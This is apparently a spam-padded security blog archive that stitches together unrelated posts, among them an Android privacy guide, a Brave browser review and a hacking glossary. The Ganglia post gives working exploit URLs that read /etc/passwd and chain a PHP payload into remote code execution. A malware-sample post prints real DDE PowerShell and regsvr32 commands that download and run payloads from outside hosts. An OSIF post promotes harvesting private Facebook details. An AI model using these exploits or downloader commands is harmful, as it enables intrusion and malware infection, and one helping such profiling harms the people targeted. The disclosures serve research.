Wednesday, April 22, 2020

OSIF: An Open Source Facebook Information Gathering Tool


About OSIF
   OSIF is an accurate Facebook account information gathering tool, all sensitive information can be easily gathered even though the target converts all of its privacy to (only me), sensitive information about residence, date of birth, occupation, phone number and email address.

For your privacy and security, i don't suggest using your main account!

OSIF Installtion
   For Termux users, you must install python2 and git first:
pkg update upgrade
pkg install git python2


   And then, open your Terminal and enter these commands:   If you're Windows user, follow these steps:
  • Install Python 2.7.x from Python.org first. On Install Python 2.7.x Setup, choose Add python.exe to Path.
  • Download OSIF-master zip file.
  • Then unzip it.
  • Open CMD or PowerShell at the OSIF folder you have just unzipped and enter these commands:
    pip install -r requirements.txt
    python osif.py

Before you use OSIF, make sure that:
  • Turn off your VPN before using this tool.
  • Do not overuse this tool.
  • if you are confused how to use it, please type help to display the help menu or watch the video below.

How to use OSIF?


Related word

Tuesday, April 21, 2020

How To Protect Your Private Data From Android Apps

protect-private-data-from-apps
In android there is lots of personal data that can be accessed by any unauthorized apps that were installed on the device. This is just because your Android data is openly saved in your file explorer that is not encrypted or protected by encryption method, so, even normal app can also hijack your data very easily as the media access permissions are granted when you click on accept button while installing the apps. And this may be endangering the private data that you might not want to share with anyone. So here we have a cool way that will help you to make your data private by disallowing the apps to access your media files without your permission. So have a look on complete guide discussed below to proceed.

How To Protect Your Private Data From Android Apps

The method is quite simple and just need a rooted android device that will allow the Xposed installer to run on the device. And after having the Xposed installer you will be using an Xposed module to disallow the apps to have access to your personal or say private data. For this follow the guide below.

Steps To Protect Your Private Data From Android Apps:

Step 1. First of all, you need a rooted android as Xposed installer can only be installed on a rooted android, so Root your android to proceed for having superuser access on your android.
Step 2. After rooting your Android device you have to install the Xposed installer on your android and thats quite lengthy process and for that, you can proceed with our Guide to Install Xposed Installer On Android.Xposed Installer
Step 3. Now after having an Xposed framework on your Android the only thing you need is the Xposed module that is DonkeyGuard – Security Management the app that will allow you to manage the media access for apps installed on your device.
Step 4. Now install the app on your device and after that, you need to activate the module in the Xposed installer. Now you need to reboot your device to make the module work perfectly on your device.

Step 5. Now launch the app and you will see all the apps that are currently installed on your device.
privacy 1

Step 6. Now edit the media permission for the apps that you don't want to have access to your media with private data.privacy 2
That's it, you are done! now the app will disallow the media access to that apps.

Manually Checking App Permission

Well, our Android operating system offers a nice feature in which we can manage a single app's permission. However, you need to have Android 6.0 Marshmallow or a newer version to get the option.
Step 1. First of all, open Settings and then tap on 'Apps'.
Manually Checking App Permission
Step 2. Now you will see the list of apps that are currently installed on your Android smartphone. Now you need to select the app, and then you will see 'Permissions.'
Manually Checking App Permission

Step 3. Now it will open a new window, which will show you all permissions that you have granted to the app like Camera access, contacts, Location, microphone, etc. You can revoke any permissions as per your wish.
Manually Checking App Permission
Well, the same thing you need to perform if you feel that you have installed some suspicious app on your Android. By this way, you can protect your private data from Android apps.

More information


Monday, April 20, 2020

What Is Brave Browser And How Does It Compares To Chrome ?

       There are more competing web browsers than ever, with many serving different niches. One example is Brave, which has an unapologetic focus on user privacy and comes with a radical reimagining of how online advertising ought to work.

Brave is based on Chromium, the open-source code that forms the basis for Google Chrome. But is it any good? And for those using Google Chrome, is it worth switching to Brave?

A Brief History of Brave

When Brendan Eich and Brian Bondy founded Brave in 2015, they wanted to address what they perceived as the biggest problem with the modern internet: intrusive advertising.

Advertising is the fuel that powers the modern internet, allowing websites and digital creatives to monetize their content without charging users for each article read or every video watched. That said, Eich and Bondy think it's got some pretty significant downsides, citing the potentially privacy-harming nature of advertising trackers, as well as the negative impact it has on the overall user experience.

Brave's first release came about amidst two significant trends, which ultimately defined the new browser.

First, the cryptocurrency revolution was in full swing. Companies and individuals alike—like the pseudonymous Satoshi Nakamoto—were creating their own decentralized cryptocurrencies, which quickly reached billion-dollar market capitalizations. Second, ad-blocking technology entered the mainstream. By the decade's halfway point, millions of people were blocking ads online across all browsers, desktop, and mobile.

Brave was one of the first browsers to include built advertisement and tracker blockers, leapfrogging the likes of Opera. It also came with its own cryptocurrency, called BAT (or Basic Attention Token), allowing users to reimburse the sites and creators they like.

Essentially, Brave wants to re-imagine how the Internet works: not just on a usability level, but on an economic level. It's an undeniably radical vision, but you wouldn't expect any less, given its founding team.

Brendan Eich is the inventor of the JavaScript programming language and co-founded the Mozilla Foundation, which created the popular Firefox web browser. He also briefly served as the foundation's CEO before resigning following a bitter controversy over his political donations. Brian Bondy is also ex-Mozilla, and spent time at education startup Khan Academy.

Beyond that, Brave is a reasonably standard browser. Like Edge, Chrome, and Opera, it's built upon the Blink rendering engine, which means webpages should work as you expect. Brave is also compatible with Chrome extensions.

To Track or Not to Track?

The Brave browser is characterized by an unapologetically pathological focus on user privacy. Its primary mechanism for delivering this is something called Brave Shields, which combines traditional tracker-blocking technology, paired with several under-the-hood browser configuration tweaks. This feature is turned on by default, although users can easily de-activate it should it cause websites to break.

As you might expect, Brave blocks trackers based on whether they appear in several public blocklists. Going beyond that, it also uses cloud-based machine learning to identify trackers that slipped through the net, in addition to browser-based heuristics.

Brave Shields also forces sites to use HTTPS, where both an encrypted and unencrypted option is available. By forcing users to use an encrypted version of a website, it makes it harder for those on your network to intercept and interfere with the content you visit. While this sounds abstract, it's more common than you think. Public Wi-Fi hotspots, like those found in airports, routinely inject their own ads into websites being visited. Although upgrading to SSL isn't a silver bullet against all security and privacy, it's a pretty significant security upgrade.

Separately from Shields, Brave also includes a built-in TOR browser. TOR allows users to circumvent local censorship — like that which occurs on a national or ISP level — by routing traffic through other computers on its decentralized network.

The tool, which was funded by the US Department of Defence, is frequently used by dissidents living under authoritarian governments to escape surveillance and censorship. Both Facebook and the BBC offer their own TOR 'onion' sites for this reason. Somewhat of a double-edged sword, it's also used by bad actors — drug dealers, hackers, and other online criminals — to operate free from the scrutiny of law enforcement.

Going Batty for BAT

As mentioned, Brave uses its own cryptocurrency, called BAT, for rewarding websites for the content they appreciate. Microtransaction-based tipping is nothing new. Flattr pioneered it almost a decade ago. What's different about BAT is both the implementation and the scale.

While Flattr used traditional fiat-based currencies (by that, I mean currencies like pounds, dollars, and euros), Flattr has its own fungible (essentially, convertible) cryptocurrency based on the Ethereum blockchain. And, as a browser with mainstream aspirations, Brave can deliver this concept to millions of people.

So, let's talk about how it works. Firstly, it's entirely optional. Users can choose to use brave without even touching the BAT micropayments system. By default, it's turned off.

If you decide to opt-in, users can purchase BAT through a cryptocurrency exchange, like Coinbase. They can also earn it by viewing "privacy-respecting" ads. Rather than traditional banner-based advertising, these present as push notifications. Users can choose to dismiss a notification or view it in full-screen.

Unlike traditional advertising networks, the calculations determining what advertisements to show you are performed on your own device. This means the advertiser isn't able to build a profile of you and your interests.

Of all advertising revenue that Brave receives, it shares 70 percent with users, keeping a 30 percent share. It's also worth noting that Brave's advertising program is only available in a handful of countries, mostly scattered across Europe and the Americas, plus Israel, India, Australia, South Africa, the Philippines, Singapore, and New Zealand.

Once you have some BAT, you can spend it. You can choose to automatically contribute to specific sites or tip creators on an ad-hoc basis. You can even tip individual tweets. When you open Twitter through your browser, Brave will automatically add a button to each post within your newsfeed. Pressing it will open a drop-down window, where you confirm your tip.

The sites accepting BAT include The Guardian, The Washington Post, and Slate, as well as popular tech publications like Android Police and The Register. Brave also plans to allow users to spend their rewards for more tangible rewards: like hotel stays, gift cards, and restaurant vouchers. At the time of publication, this system isn't yet available.

How Does Brave Compare to Google Chrome?

Google Chrome commands the majority of the browser market, with other competitors, including Brave, trailing behind. Independent figures about Brave's adoption aren't readily available. It doesn't show on NetMarketShare or W3Counter, as it uses Chrome's user-agent string. In October, however, the company behind Brave reported eight million monthly active users and 2.8 million daily active users.

While that's pocket change in the broader Internet ecosystem, it's still fairly impressive for a young company that's trying to disrupt a market dominated by a small handful of well-entrenched players, like Mozilla, Google, Microsoft, and Apple.

Brave promises to be faster and less energy-intensive than rival browsers, and it delivers on this. Scientific benchmarks, plus my own anecdotal experiences, pay testament to this. Furthermore, when you open a new tab, Brave shows you how much time you've saved by using it.

However, there are small annoyances you perhaps wouldn't get with other browsers. Functionality that comes standard in Chrome, like the ability to automatically translate webpages, is only available through plug-ins.

You also occasionally encounter webpages that force you to "drop" your shield to access it. And while this isn't Brave's fault, it does highlight the fact that a huge part of the conventional Internet isn't quite prepared to embrace its utopian vision of how content should be monetized.

A Brave New World?

Should you ditch Google Chrome for Brave? Maybe. There's a lot to appreciate about this browser. While it's generally fast, it also feels extremely polished. I appreciate the fact that it comes with both light and dark themes and the ease in which it allows users to protect their privacy from cross-site trackers.

But Brave is more than a browser. It's a statement about how the Internet should work. And while most people will agree that the pace and scale of online tracking should be rolled back, many may disagree whether cryptocurrencies are the best way to monetize content that is otherwise funded by traditional in-browser advertising. And are push notification-based advertisements on your desktop really a less irritating form of advertising?

Ultimately, the question is whether you agree with Brave's approach or not.

@£√£RYTHING NT

Related word
  1. New Hacker Tools
  2. Hacking Tools Free Download
  3. Hack Rom Tools
  4. Hacker Tools List
  5. Hack Tools Pc
  6. Hack Tools
  7. Underground Hacker Sites
  8. Pentest Tools Free
  9. Hacker Tools Free Download
  10. Pentest Box Tools Download
  11. Ethical Hacker Tools
  12. What Is Hacking Tools
  13. Hacker Tool Kit
  14. Hacker Tools For Mac
  15. World No 1 Hacker Software
  16. Pentest Tools Download
  17. Hacking Tools 2020
  18. Hacking Tools Kit
  19. Hacking Tools Github
  20. New Hack Tools
  21. Hacking Tools Windows
  22. Pentest Tools Github
  23. Hacker Hardware Tools
  24. Pentest Tools For Ubuntu
  25. Pentest Tools Framework

Extending Your Ganglia Install With The Remote Code Execution API

Previously I had gone over a somewhat limited local file include in the Ganglia monitoring application (http://ganglia.info). The previous article can be found here -
http://console-cowboys.blogspot.com/2012/01/ganglia-monitoring-system-lfi.html

I recently grabbed the latest version of the Ganglia web application to take a look to see if this issue has been fixed and I was pleasantly surprised... github is over here -
https://github.com/ganglia/ganglia-web
Looking at the code the following (abbreviated "graph.php") sequence can be found -

$graph = isset($_GET["g"])  ?  sanitize ( $_GET["g"] )   : "metric";
....
$graph_arguments = NULL;
$pos = strpos($graph, ",");
$graph_arguments = substr($graph, $pos + 1);
....
eval('$graph_function($rrdtool_graph,' . $graph_arguments . ');');


I can only guess that this previous snippet of code was meant to be used as some sort of API put in place for remote developers, unfortunately it is slightly broken. For some reason when this API was being developed part of its interface was wrapped in the following function -

function sanitize ( $string ) {
  return  escapeshellcmd( clean_string( rawurldecode( $string ) ) ) ;
}


According the the PHP documentation -
Following characters are preceded by a backslash: #&;`|*?~<>^()[]{}$\, \x0A and \xFF. ' and " are escaped only if they are not paired. In Windows, all these characters plus % are replaced by a space instead.


This limitation of the API means we cannot simply pass in a function like eval, exec, system, or use backticks to create our Ganglia extension. Our only option is to use PHP functions that do not require "(" or ")" a quick look at the available options (http://www.php.net/manual/en/reserved.keywords.php) it looks like "include" would work nicely. An example API request that would help with administrative reporting follows:
http://192.168.18.157/gang/graph.php?g=cpu_report,include+'/etc/passwd'

Very helpful, we can get a nice report with a list of current system users. Reporting like this is a nice feature but what we really would like to do is create a new extension that allows us to execute system commands on the Ganglia system. After a brief examination of the application it was found that we can leverage some other functionality of the application to finalize our Ganglia extension. The "events" page allows for a Ganglia user to configure events in the system, I am not exactly sure what type of events you would configure, but I hope that I am invited.
As you can see in the screen shot I have marked the "Event Summary" with "php here". When creating our API extension event we will fill in this event with the command we wish to run, see the following example request -
http://192.168.18.157/gang/api/events.php?action=add&summary=<%3fphp+echo+`whoami`%3b+%3f>&start_time=07/01/2012%2000:00%20&end_time=07/02/2012%2000:00%20&host_regex=

This request will set up an "event" that will let everyone know who you are, that would be the friendly thing to do when attending an event. We can now go ahead and wire up our API call to attend our newly created event. Since we know that Ganglia keeps track of all planned events in the following location "/var/lib/ganglia/conf/events.json" lets go ahead and include this file in our API call - 
http://192.168.18.157/gang/graph.php?g=cpu_report,include+'/var/lib/ganglia/conf/events.json'


As you can see we have successfully made our API call and let everyone know at the "event" that our name is "www-data". From here I will leave the rest of the API development up to you. I hope this article will get you started on your Ganglia API development and you are able to implement whatever functionality your environment requires. Thanks for following along.

Update: This issue has been assigned CVE-2012-3448

More information


  1. Ethical Hacker Tools
  2. Hack Tools For Ubuntu
  3. Bluetooth Hacking Tools Kali
  4. Hack Rom Tools
  5. Hack Tool Apk
  6. Pentest Tools Online
  7. Hacker Tools Apk
  8. Hacker Tools Linux
  9. Hacker Search Tools
  10. Hacking Tools Usb
  11. Hacking Tools For Kali Linux
  12. Hacker Tools 2020
  13. Pentest Tools For Android
  14. Pentest Reporting Tools
  15. Hacking Tools For Windows 7
  16. Pentest Tools Framework
  17. Pentest Tools For Android
  18. Hacker Tools 2019
  19. Hackrf Tools
  20. Pentest Tools For Ubuntu
  21. Hacker Tools For Pc
  22. Top Pentest Tools
  23. Hacker Tools Apk Download
  24. Best Hacking Tools 2020

Backtrack4


The Remote Exploit Development Team has just announced BackTrack 4 Beta. BackTrack is a Linux based LiveCD intended for security testing and we've been watching the project since the very early days. They say this new beta is both stable and usable. They've moved towards behaving like an actual distribution: it's based on Debian core, they use Ubuntu software, and they're running their own BackTrack repositories for future updates. There are a lot of new features, but the one we're most interested in is the built in Pico card support. You can use the FPGAs to generate rainbow tables and do lookups for things like WPA, GSM, and Bluetooth cracking. BackTrack ISO and VMWare images are available here.


More information

TERMINOLOGIES OF ETHICAL HACKING

What is the terminologies in ethical hacking?

Here are a few key terms that you will hear in discussion about hackers and what they do:


1-Backdoor-A secret pathway a hacker uses to gain entry to a computer system.


2-Adware-It is the softw-are designed to force pre-chosen ads to display on your system.


3-Attack-That action performs by a attacker on a system to gain unauthorized access.


4-Buffer Overflow-It is the process of attack where the hacker delivers malicious commands to a system by overrunning an application buffer.


5-Denial-of-Service attack (DOS)-A attack designed to cripple the victim's system by preventing it from handling its normal traffic,usally by flooding it with false traffic.


6-Email Warm-A virus-laden script or mini-program sent to an unsuspecting victim through a normal-looking email message.


7-Bruteforce Attack-It is an automated and simplest kind of method to gain access to a system or website. It tries different combination of usernames and passwords,again & again until it gets in from bruteforce dictionary.


8-Root Access-The highest level of access to a computer system,which can give them complete control over the system.


9-Root Kit-A set of tools used by an intruder to expand and disguise his control of the system.It is the stealthy type of software used for gain access to a computer system.


10-Session Hijacking- When a hacker is able to insert malicious data packets right into an actual data transmission over the internet connection.


11-Phreaker-Phreakers are considered the original computer hackers who break into the telephone network illegally, typically to make free longdistance phone calls or to tap lines.


12-Trojan Horse-It is a malicious program that tricks the computer user into opening it.There designed with an intention to destroy files,alter information,steal password or other information.


13-Virus-It is piece of code or malicious program which is capable of copying itself has a detrimental effect such as corrupting the system od destroying data. Antivirus is used to protect the system from viruses.


14-Worms-It is a self reflicating virus that does not alter  files but resides in the active memory and duplicate itself.


15-Vulnerability-It is a weakness which allows a hacker to compromise the security of a computer or network system to gain unauthorized access.


16-Threat-A threat is a possible danger that can exploit an existing bug or vulnerability to comprise the security of a computer or network system. Threat is of two types-physical & non physical.


17-Cross-site Scripting-(XSS) It is a type of computer security vulnerability found in web application.It enables attacker to inject client side script into web pages viwed by other users.


18-Botnet-It is also known as Zombie Army is a group of computers controlled without their owner's knowledge.It is used to send spam or make denial of service attacks.


19-Bot- A bot is a program that automates an action so that it can be done repeatedly at a much higher rate for a period than a human operator could do it.Example-Sending HTTP, FTP oe Telnet at a higer rate or calling script to creat objects at a higher rate.


20-Firewall-It is a designed to keep unwanted intruder outside a computer system or network for safe communication b/w system and users on the inside of the firewall.


21-Spam-A spam is unsolicited email or junk email sent to a large numbers of receipients without their consent.


22-Zombie Drone-It is defined as a hi-jacked computer that is being used anonymously as a soldier or drone for malicious activity.ExDistributing Unwanted Spam Emails.


23-Logic Bomb-It is a type of virus upload in to a system that triggers a malicious action when certain conditions are met.The most common version is Time Bomb.


24-Shrink Wrap code-The process of attack for exploiting the holes in unpatched or poorly configured software.


25-Malware-It is an umbrella term used to refer a variety of intrusive software, including computer viruses,worms,Trojan Horses,Ransomeware,spyware,adware, scareware and other malicious program.


Follow me on instagram-anoymous_adi

Related news


DDE Command Execution Malware Samples


Here are a few samples related to the recent DDE Command execution


Reading:
10/18/2017 InQuest/yara-rules 
10/18/2017 https://twitter.com/i/moments/918126999738175489 


Download


File information
List of available files:
Word documents:
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb
a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428
b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568
9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862
7777ccbaaafe4e50f800e659b7ca9bfa58ee7eefe6e4f5e47bc3b38f84e52280
313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065
9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d
8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184
11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13
bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9

Payload 
8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf
2330bf6bf6b5efa346792553d3666c7bc290c98799871f5ff4e7d44d2ab3b28c
316f0552684bd09310fc8a004991c9b7ac200fb2a9a0d34e59b8bbd30b6dc8ea
5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f
fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 


File details with MD5 hashes:
Word documents:
1. bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb EDGAR_Rules.docx
bcadcf65bcf8940fff6fc776dd56563 ( DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new-object net.webclient).downloadstring('https://pastebin.com/raw/pxSE2TJ1')) ")

2. 1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428 EDGAR_Rules_2017.docx
 2c0cfdc5b5653cb3e8b0f8eeef55fc32 ( DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new-object net.webclient).downloadstring('https://trt.doe.louisiana.gov/fonts.txt')) ")

3 4b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568 SBNG20171010.docx
8be9633d5023699746936a2b073d2d67 (DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://104.131.178.222/s.ps1');powershell -Command $e. 

4. 9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862 Plantilla - InformesFINAL.docx
78f07a1860ae99c093cc80d31b8bef14 ( DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe $e=new-object -com internetexplorer.application; $e.visible=$true; $e.navigate2(' https://i.ytimg.com/vi/ErLLFVf-0Mw/maxresdefault.jpg '); powershell -e $e " 

5. 7777ccbaaafe4e50f800e659b7ca9bfa58ee7eefe6e4f5e47bc3b38f84e52280 
 aee33500f28791f91c278abb3fcdd942 (DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://www.filefactory.com/file/2vxfgfitjqrf/Citibk_MT103_Ref71943.exe');powershell -e_

6. 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 Giveaway.docx
507784c0796ffebaef7c6fc53f321cd6 (DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"t\"t\"p://downloads.sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security Reasons")


7. 9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d  Filings_and_Forms.docx
47111e9854db533c328ddbe6e962602a (DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden -C $e=(new-object system.net.webclient).downloadstring('http://goo.gl/Gqdihn');powershell.exe -e $e # " "Filings_and_Forms.docx")

8. 8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184 ~WRD0000.tmp
47111e9854db533c328ddbe6e962602a


9. 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 ~WRD0003.tmp
d78ae3b9650328524c3150bef2224460


10. bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9 DanePrzesylki17016.doc
5786dbcbe1959b2978e979bf1c5cb450


Payload Powershell

1. 8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf fonts.txt

2 2330bf6bf6b5efa346792553d3666c7bc290c98799871f5ff4e7d44d2ab3b28c - powershell script from hxxp://citycarpark.my/components/com_admintools/mscorier

Payload PE

1. 316f0552684bd09310fc8a004991c9b7ac200fb2a9a0d34e59b8bbd30b6dc8ea Citibk_MT103_Ref71943.exe
3a4d0c6957d8727c0612c37f27480f1e

2. 5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f FreddieMacPayload
 4f3a6e16950b92bf9bd4efe8bbff9a1e

3. fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 s50.exe  Poland payload
09d71f068d2bbca9fac090bde74e762b


Message information


For the EDGAR campaign
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb

 Received: from usa2.serverhoshbilling.com (usa2.serverhoshbilling.com [209.90.232.236])
by m0049925.ppops.net with ESMTP id 2dhb488ej6-1
(version=TLSv1.2 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NOT)
for <snip>; Wed, 11 Oct 2017 00:09:20 -0400
Received: from salesapo by usa2.serverhoshbilling.com with local (Exim 4.89)
(envelope-from <EDGAR@sec.gov>)
id 1e28HE-0001S5-Ew
for <snip>; Wed, 11 Oct 2017 00:05:48 -0400
To: <snip>
Subject: EDGAR Filings
X-PHP-Script: roofingexperts.org/wp-content/themes/sp/examples/send_edgar_corps.php for 89.106.109.106, 162.158.90.75
X-PHP-Originating-Script: 658:class.phpmailer.php
Date: Wed, 11 Oct 2017 04:05:48 +0000
From: EDGAR <EDGAR@sec.gov>
Reply-To: EDGAR <EDGAR@sec.gov>
Message-ID: <7608a3de5fe6c9bf7df6782a8aa9790f@roofingexperts.org>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="b1_7608a3de5fe6c9bf7df6782a8aa9790f"
Content-Transfer-Encoding: 8bit
X-AntiAbuse: This header was added to track abuse, please include it with any abuse report
X-AntiAbuse: Primary Hostname - usa2.serverhoshbilling.com
X-AntiAbuse: Original Domain - nu.com
X-AntiAbuse: Originator/Caller UID/GID - [658 497] / [47 12]
X-AntiAbuse: Sender Address Domain - sec.gov
X-Get-Message-Sender-Via: usa2.serverhoshbilling.com: authenticated_id: salesapo/only user confirmed/virtual account not confirmed
X-Authenticated-Sender: usa2.serverhoshbilling.com: salesapo
X-Source: /opt/cpanel/ea-php56/root/usr/bin/lsphp
X-Source-Args: lsphp:ntent/themes/sp/examples/send_edgar_corps.php
X-Source-Dir: salesapogee.com:/roofingexperts/wp-content/themes/sp/examples
X-CLX-Shades: Junk
X-CLX-Response: <snip>
X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10432:,, definitions=2017-10-10_08:,,
 signatures=0
X-Proofpoint-Spam-Details: rule=spam policy=default score=99 priorityscore=1501 malwarescore=0
 suspectscore=0 phishscore=0 bulkscore=0 spamscore=0 clxscore=-262
 lowpriorityscore=0 impostorscore=0 adultscore=0 classifier=clx:Junk
 adjust=0 reason=mlx scancount=1 engine=8.0.1-1707230000
 definitions=main-1710110060

This is a multi-part message in MIME format.

--b1_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: multipart/alternative;
boundary="b2_7608a3de5fe6c9bf7df6782a8aa9790f"

--b2_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: text/plain; charset=us-ascii

Important information about last changes in EDGAR Filings


--b2_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: text/html; charset=us-ascii

<b>Important information about last changes in EDGAR Filings</b><br/><br/>Attached document is directed to <snip>


--b2_7608a3de5fe6c9bf7df6782a8aa9790f--

--b1_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.document; name="EDGAR_Rules_2017.docx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename=EDGAR_Rules_2017.docx

<snip>


--b1_7608a3de5fe6c9bf7df6782a8aa9790f--


for 4b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568 SBNG20171010.docx

Received: from VI1PR08MB2670.eurprd08.prod.outlook.com (10.175.245.20) by
 AM4PR08MB2659.eurprd08.prod.outlook.com (10.171.190.148) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id
 15.20.77.7 via Mailbox Transport; Thu, 12 Oct 2017 10:45:16 +0000
Received: from DB6PR0802MB2600.eurprd08.prod.outlook.com (10.172.252.17) by
 VI1PR08MB2670.eurprd08.prod.outlook.com (10.175.245.20) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id
 15.20.77.7; Thu, 12 Oct 2017 10:45:15 +0000
Received: from VI1PR0802CA0047.eurprd08.prod.outlook.com
 (2603:10a6:800:a9::33) by DB6PR0802MB2600.eurprd08.prod.outlook.com
 (2603:10a6:4:a2::17) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id 15.20.77.7; Thu, 12 Oct
 2017 10:45:14 +0000
Received: from DB3FFO11FD006.protection.gbl (2a01:111:f400:7e04::133) by
 VI1PR0802CA0047.outlook.office365.com (2603:10a6:800:a9::33) with Microsoft
 SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id 15.20.77.7 via Frontend
 Transport; Thu, 12 Oct 2017 10:45:14 +0000
Received: from za-hybrid.mail.standardbank.com (147.152.120.47) by
 DB3FFO11FD006.mail.protection.outlook.com (10.47.216.95) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id
 15.20.77.10 via Frontend Transport; Thu, 12 Oct 2017 10:45:12 +0000
Received: from <snip> (10.234.178.186) by
 <snip>(10.144.20.58) with Microsoft SMTP
 Server (TLS) id 14.3.339.0; Thu, 12 Oct 2017 12:44:35 +0200
Received: from <snip> (10.234.174.102) by
 <snip> with Microsoft SMTP Server
 id 8.3.389.2; Thu, 12 Oct 2017 11:43:42 +0100
Received: from cluster-a.mailcontrol.com (unknown [85.115.52.190]) by
 Forcepoint Email with ESMTPS id AC3EDEB6D852BD348649; Thu, 12 Oct 2017
 11:43:38 +0100 (CET)
Received: from rly14a.srv.mailcontrol.com (localhost [127.0.0.1]) by
 rly14a.srv.mailcontrol.com (MailControl) with ESMTP id v9CAhaCs039950; Thu,
 12 Oct 2017 11:43:36 +0100
